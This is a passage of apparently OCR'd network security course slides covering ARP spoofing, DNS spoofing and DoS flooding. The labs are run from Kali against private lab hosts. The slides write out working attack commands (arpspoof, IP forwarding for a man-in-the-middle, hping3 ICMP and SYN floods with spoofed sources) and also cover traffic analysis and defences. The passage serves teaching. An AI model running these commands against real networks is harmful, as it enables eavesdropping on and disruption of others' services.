  - Each of User A's and User B's PC sees it as a legitimate connection, so whatever the attacker does, each is treated as a legitimate packet.
- Threats using ARP spoofing
  - Sniffing techniques
    - Can look at each other's communications, as in eavesdropping, intercepting, etc.
  - Spoofing techniques
    - Man-in-the-middle attacks can modify each other's packets and forward them to each other.



ARP spoofing

Based on the theory of ARP spoofing attack, we will practice the actual attack.

- Lab environments
  - Attacker : Kali Linux
    - IP : 192.168.0.170
  - Victim : Windows 7
    - 32bit/64bit architecture agnostic
    - IP : 192.168.0.200

ARP spoofing

Based on the theory of ARP spoofing attack, we will practice the attack.

- Lab exercise for ARP spoofing attack
  - Perform an ARP reply attack on the victim PC's IP and gateway IP as shown below.
    - Attack the gateway (stay alive and work in a new window)

```
# arpspoof -i eth0 -t 192.168.0.2 192.168.0.200
```

    - Attack the victim (stay alive and work in a new window).

```
# arpspoof -i eth0 -t 192.168.0.200 192.168.0.2
```

  - Run the command to enable forwarding for network connections (choose one of the two settings for your convenience).
    - Forward IP with fragrouter.

```
# fragrouter -B1
fragrouter: base-1: normal IP forwarding
```

    - Forward by changing the forwarding setting value.

```
# echo 1 > /proc/sys/net/ipv4/conf/eth0/forwarding
# cat /etc/sys/net/ipv4/conf/eth0/forwarding
1
```

ARP spoofing

Based on the theory of ARP spoofing attack, we will practice the attack.

- Lab exercise for ARP spoofing attack
  - Use commands and network test connections to verify the attack from the victim's PC.

```
C:₩Users₩KISEC1>arp -a

 Interface : 192.168.0.200 --- 0xb
 Internet Address      Physical address      Type
  192.168.0.2          00-0c-29-5e-1e-5e     Dynamic
  192.168.0.170        00-0c-29-5e-1e-5e     Dynamic
  192.168.0.255        ff-ff-ff-ff-ff-ff     Static
  224.0.0.22           01-00-5e-00-00-16     Static
  224.0.0.252          01-00-5e-00-00-fc     Static
```

DNS spoofing


DNS spoofing, or DNS cache poisoning, is the process of injecting spoofed Domain Name System data into a DNS resolver's cache, causing the name server to return invalid result records. The attack can be redirected to the attacker's computer.

- Domain Name System (DNS) servers
  - Translate human-readable domain names into IP addresses that are used to route communications.
  - If the server is unaware of the translation of the request, it queries other servers, making the process recursive.
  - If it receives another request for the same translation, it responds until the cache expires.
  - If a DNS server receives incorrect translations and caches them to optimize performance, it is considered poisoned.
    - In this case, it will return invalid data to the client.
    - Traffic may be redirected to other systems.

DNS spoofing

DNS spoofing, or DNS cache poisoning, is the process of injecting spoofed Domain Name System data into a DNS resolver's cache, causing the name server to return invalid result records. The attack can be redirected to the attacker's computer.


- Normal DNS query procedure
  - The system enters the domain into the browser.
  - Query a domain address with a specified DNS server
  - The DNS server returns an IP address response for the queried domain address.
  - The system receiving the IP address requests access to that IP address.



DNS spoofing

DNS spoofing, or DNS cache poisoning, is the process of injecting spoofed Domain Name System data into a DNS resolver's cache, causing the name server to return invalid result records. The attack can be redirected to the attacker's computer.

- Attack procedure
  - The attacker performs ARP spoofing on the client.
  - Victim sends a DNS query.
  - The attacker responds with its web server IP address in response to DNS query.
  - Victim connects to the attacker's web server.
- How to prevent
  - Manage the ARP cache list statically rather than dynamically
  - Enable SSL/TLS communication
  - Enforce the DNSSEC protocol



04

Flooding

- Flooding overview
- SYN flooding
- HTTP flooding
- ICMP flooding

Flooding overview

DoS and DDoS are sometimes used interchangeably, and it's important to distinguish between them.

- DoS
  - Short for Denial of Service
  - A collective term for **a type of attacks** that temporarily or indefinitely disrupt a service.
  - Overload the system or cause system errors so that some or all legitimate requests do not work properly
  - Typical attack example : Ping of Death attack
- DDoS
  - **Method** by which multiple systems can deny service by exceeding the bandwidth or resources of the target system
  - Usually corrupt the system by flooding it with traffic
  - Availability breach attacks are possible without having system failure.
  - DoS and DDoS should be considered as a form of DoS, not an apples-to-apples comparison.
  - Typical attack example : SYN flooding attack

Flooding overview

There are several types of DoS attacks, including the following

- Types of DoS and DDoS attacks
  - Flood attacks
    - Packet Per Second (PPS) attacks
      - UDP flood attack
      - SYN flood attack
      - ACK flood attack
      - SYN/ACK flood attack
      - FIN/RST/PSH flood attack
    - ICMP flood attack
    - Application-layer flood attack
    - HTTP GET/POST flood attack
    - DNS query flood attack

- Ping of Death attack
- Slowloris attack
- Teardrop attack
- Telepohony Denial-of-Service (TDoS)
- Smurf attack
- DRDoS
- Cache Control attack
- LAND attack
- ACK storm
- NTP amplification attack
- SSDP reflect DDoS
- WordPress DoS

Source : wikipedia

Flooding overview

Types of DoS attacks

Types of DDoS attacks are categorized into Packet Per Second (PPS), bulk traffic, HTTP flooding, and application, and the main characteristics of each type are summarized below.

- Attack types

	PPS increase (PPS consuming)	Send large amounts of traffic (Bandwidth consuming)	Web service delays (HTTP flooding)	Application attack
Protocol used	TCP	Primarily UDP/ICMP	HTTP	SQL, MAIL, FTP
IP spoofing	Spoofed/real IP	Spoofed/real IP	Real IP	Real IP
Attack type	64 bytes or less 100 Mbyte 100 thousands to millions of PPSes	1,000 to 1,500 bytes 1 Gbyte 100 thousands of PPSes	Attempt to access the same URL (Other variations and new types)	Persistent requests for spoofed services (Other variations and new types)
Attack effect	Network equipment, security equipment, Load on servers, etc.	Line bandwidth exceeded	Web server load	Application server load
System damage	The attacked system or all systems on the same network.	All systems in use on the same network	Target system	Target system

Flooding overview

One of the most common types of DDoS attacks is the flood attack. These are used to overwhelm the target by flooding it with more data than it can handle.

- What is flood attack?
  - Flood means "to overflow" or "flood"
  - Usually refers to an attack method that attempts to cause an availability breach by flooding the target with data beyond what it can work with.
- Flood attack types
  - Flag manipulation attacks
    - SYN flood attack
    - ACK flood attack
    - SYN/ACK flood attack
    - FIN/RST/PSH flood attack
  - Attacks that exploit other network characteristics
    - UDP flood attack
    - Application-layer flood attack
    - HTTP GET/POST flood attack
    - DB query flood attack
    - DNS query flood attack
    - ICMP flood attack

ICMP flooding

We will learn how ICMP flood attacks work and how to analyze them.

- Lab environments
  - Attacker : Kali Linux
    - IP : 192.168.0.170
  - Victim : CentOS 6.9
    - Enable HTTP services
    - IP : 192.168.0.171

ICMP flooding

We will learn how ICMP flood attacks work and how to analyze them.

- Attack method
  - Run on Kali
  - Send ICMP packets using the hping3 command


```
# hping3 --flood --rand-source -1 192.168.0.171
HPING 192.168.0.171 (eth0 192.168.0.171): S set, 40 headers + 0 data bytes
```

-p [portnumber] : port number
-1: ICMP packet
--flood: flood attack
--rand-source: a random source address

ICMP flooding

We will learn how ICMP flood attacks work and how to analyze them.


- Attack analysis
  - Identify network bandwidth spikes caused by flood attacks



ICMP flooding

We will learn how ICMP flood attacks work and how to analyze them.

- Attack analysis
  - Run Wireshark on the host PC
  - Click the icon >> Select VMnet8 >> Click the “Start” button.



ICMP flooding

We will learn how ICMP flood attacks work and how to analyze them.


- Attack analysis
  - Verify that ICMP request and reply packets are exchanged.
  - When the random source option is selected, the source IPs express different value.

→	7	0.000020	192.168.0.210	192.168.0.171	ICMP	42 Echo (ping)	request
	8	0.000023	192.168.0.210	192.168.0.171	ICMP	42 Echo (ping)	request
	9	0.000026	192.168.0.210	192.168.0.171	ICMP	42 Echo (ping)	request
	10	0.000029	192.168.0.210	192.168.0.171	ICMP	42 Echo (ping)	request
	11	0.000032	192.168.0.210	192.168.0.171	ICMP	42 Echo (ping)	request
	12	0.000085	192.168.0.171	192.168.0.210	ICMP	42 Echo (ping)	reply
	13	0.000092	192.168.0.171	192.168.0.210	ICMP	42 Echo (ping)	reply
	14	0.000095	192.168.0.171	192.168.0.210	ICMP	42 Echo (ping)	reply
	15	0.000098	192.168.0.171	192.168.0.210	ICMP	42 Echo (ping)	reply
	16	0.000102	192.168.0.171	192.168.0.210	ICMP	42 Echo (ping)	reply
	17	0.000104	192.168.0.171	192.168.0.210	ICMP	42 Echo (ping)	reply
	18	0.000108	192.168.0.171	192.168.0.210	ICMP	42 Echo (ping)	reply
	19	0.000110	192.168.0.171	192.168.0.210	ICMP	42 Echo (ping)	reply
	20	0.000113	192.168.0.171	192.168.0.210	ICMP	42 Echo (ping)	reply

SYN flooding

A SYN flood attack is a denial of service attack that exploits the connection-oriented nature of TCP, a three-way handshake method, to prevent legitimate connections from being made by exceeding the port's maximum allowed connection queue.


- SYN flood attack
  - What is a SYN flood attack?
    - One of the classic flood attacks, where many attacks are repeated in a short period of time.
    - It exploits a loophole in TCP's 3-way handshake method by sending SYN packets and making the victim server wait.
  - How the attack works
    - An attacker sends SYN packets to the target system by spoofing the source address.
    - The target system repeatedly processes other responses while waiting for a response from this spoofed system.
    - Ignore legitimate connections because the queue is full of connections allowed



SYN flooding

Similar to a SYN flood attack, an ACK flood attack is a denial of service attack that exploits the connection-oriented nature of the network and makes it impossible to perform normal activities by consuming resources to process responses.


- ACK flood attack
  - What is an ACK flood attack?
    - A flood attack, in which a large number of attacks are repeated in a short period of time
    - An attack that exploits the connection-oriented nature of TCP to cause a target system to expend resources to process certain packets when they arrive.
  - How the attack works
    - An attacker sends ACK packets to the target system by spoofing the source address.
    - The target system repeatedly processes other responses while waiting for a response from this spoofed system.
    - Ignore legitimate connections because the queue is full of connections allowed



SYN flooding

Attacks using other TCP flags are not much different from ACK flood attacks, and the principle is the same : to consume resources to process responses to requests, preventing normal connections.

- Other TCP flag (Push-ACK, FIN, RST, URG) flood attacks
  - What are TCP flag (Push-ACK, FIN, RST, URG) flood attacks?
    - An attack method that is nearly identical to the ACK flood attack method and exploits the connection-oriented nature of TCP
    - Depending on the flag setting, the response will be handled slightly differently, but will still be denied service by consuming resources in the form of a flood.
  - How the attack works
    - An attacker sends ACK packets to the target system by spoofing the source address.
    - The target system repeatedly processes other responses while waiting for a response from this spoofed system.
    - Ignore legitimate connections because the queue is full of connections allowed



SYN flooding

A Packets Per Second (PPS) attack is an attack that aims to exhaust the server's resources by sending a large number of packets.

- Packets Per Second (PPS)
  - IP spoofed SYN flooding attack
    - Send a large number of SYN packets to the target server after IP spoofing
    - The attacked server will have multiple SYN_RECEIVED session states.
    - Cause exhaustion of the server's CPU and connection resources
  - TCP connection flooding attack (3-way handshaking completed normally)
    - Send a large number of SYN packets to the target server without spoofing the IP.
    - Attacked server has multiple ESTABLISHED session states
    - Cause exhaustion of the server's CPU and connection resources
  - TCP out-of-state packet flooding attacks (ACK/SYN + ACK/FIN, etc.)
    - Send a large number of ACK/SYN + ACK/FIN/RST and other packets to the target server.
    - Some network devices and servers may malfunction, including increased CPU usage.

SYN flooding

Attacks using other TCP flags are not much different from ACK flood attacks, and the principle is the same : to consume resources to process responses to requests, preventing normal connections.

- Summary of flood attacks and responses based on TCP flags

Attack name	Attacker → Victim	Victim → Attacker (Run Iptables X)	Victim → Attacker (Run Iptables O)	Remark
SYN flood attack	SYN packets	SYN/ACK packets	SYN/ACK packets	
ACK flood attack	ACK packets	RST packets	RST packets	
FIN flood attack	FIN packets	X	Destination unreachable (ICMP) packets	
SYN/ACK flood attack	SYN/ACK packets	RST packets	Destination unreachable (ICMP) packets	
PSH flood attack	PSH packets	X	Destination unreachable (ICMP) packets	
RST flood attack	RST packets	X	Destination unreachable (ICMP) packets	

SYN flooding

We will learn how SYN flood attacks work and how to analyze them.

- Lab environments
  - Attacker : Kali Linux
    - IP : 192.168.0.170
  - Victims : CentOS 6.9
    - Enable HTTP services
    - IP : 192.168.0.171

SYN flooding

We will learn how SYN flood attacks work and how to analyze them.

- Attack method
  - Run on Kali
  - Send SYN packets using the hping3 command

```
# hping3 192.168.0.171 -p 80 -S --flood
HPING 192.168.0.171 (eth0 192.168.0.171): S set, 40 headers + 0 data bytes
```

-a [randomIP]: random IP address of the source to spoof
-p [portnumber] : port number
-S: SYN packets
--flood: flood attack

SYN flooding

We will learn how SYN flood attacks work and how to analyze them.


- Attack method
  - Use netstat on the victim PC to check for large numbers of HTTP response queues

```
$ sudo netstat -na | more
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN
tcp        0      0 192.168.0.171:80        192.168.0.150:21984     SYN_RECV
tcp        0      0 192.168.0.171:80        192.168.0.150:21613     SYN_RECV
tcp        0      0 192.168.0.171:80        192.168.0.150:21609     SYN_RECV
tcp        0      0 192.168.0.171:80        192.168.0.150:21727     SYN_RECV
tcp        0      0 192.168.0.171:80        192.168.0.150:21636     SYN_RECV
tcp        0      0 192.168.0.171:80        192.168.0.150:21550     SYN_RECV
tcp        0      0 192.168.0.171:80        192.168.0.150:21501     SYN_RECV
tcp        0      0 192.168.0.171:80        192.168.0.150:21429     SYN_RECV
tcp        0      0 192.168.0.171:80        192.168.0.150:21545     SYN_RECV
tcp        0      0 192.168.0.171:80        192.168.0.150:21283     SYN_RECV
```

SYN flooding

We will learn how SYN flood attacks work and how to analyze them.

- Attack analysis
  - Run Wireshark on the host PC
  - Click the icon >> Select VMnet8 >> Click the “Start” button.



SYN flooding

We will learn how SYN flood attacks work and how to analyze them.

- Attack method
  - Packet analysis
    - Observe a large number of SYN packets being sent to port 80 from a random source address

2711	32.144945	192.168.0.150	192.168.0.171	TCP	54	19762 → 80 [SYN] Seq=0 Wir
2712	32.156055	192.168.0.150	192.168.0.171	TCP	54	19763 → 80 [SYN] Seq=0 Wir
2713	32.167018	192.168.0.150	192.168.0.171	TCP	54	19764 → 80 [SYN] Seq=0 Wir
2714	32.178034	192.168.0.150	192.168.0.171	TCP	54	19765 → 80 [SYN] Seq=0 Wir
2715	32.189079	192.168.0.150	192.168.0.171	TCP	54	19766 → 80 [SYN] Seq=0 Wir
2716	32.200103	192.168.0.150	192.168.0.171	TCP	54	19767 → 80 [SYN] Seq=0 Wir
2717	32.211159	192.168.0.150	192.168.0.171	TCP	54	19768 → 80 [SYN] Seq=0 Wir
2718	32.222177	192.168.0.150	192.168.0.171	TCP	54	19769 → 80 [SYN] Seq=0 Wir
2719	32.233205	192.168.0.150	192.168.0.171	TCP	54	19770 → 80 [SYN] Seq=0 Wir
2720	32.244236	192.168.0.150	192.168.0.171	TCP	54	19771 → 80 [SYN] Seq=0 Wir
2721	32.255256	192.168.0.150	192.168.0.171	TCP	54	19772 → 80 [SYN] Seq=0 Wir
2722	32.266286	192.168.0.150	192.168.0.171	TCP	54	19773 → 80 [SYN] Seq=0 Wir
2723	32.277305	192.168.0.150	192.168.0.171	TCP	54	19774 → 80 [SYN] Seq=0 Wir
2724	32.343589	192.168.0.150	192.168.0.171	TCP	54	19775 → 80 [SYN] Seq=0 Wir

SYN flooding

We will learn how ACK flood attacks work and how to analyze them.

- Lab environments
  - Attacker : Kali Linux
    - IP : 192.168.0.170
  - Victim : CentOS 6.9
    - Enable HTTP services
    - IP : 192.168.0.171

SYN flooding

We will learn how ACK flood attacks work and how to analyze them.

- Attack method
  - Run on Kali
  - Send ACK packets using the hping3 command

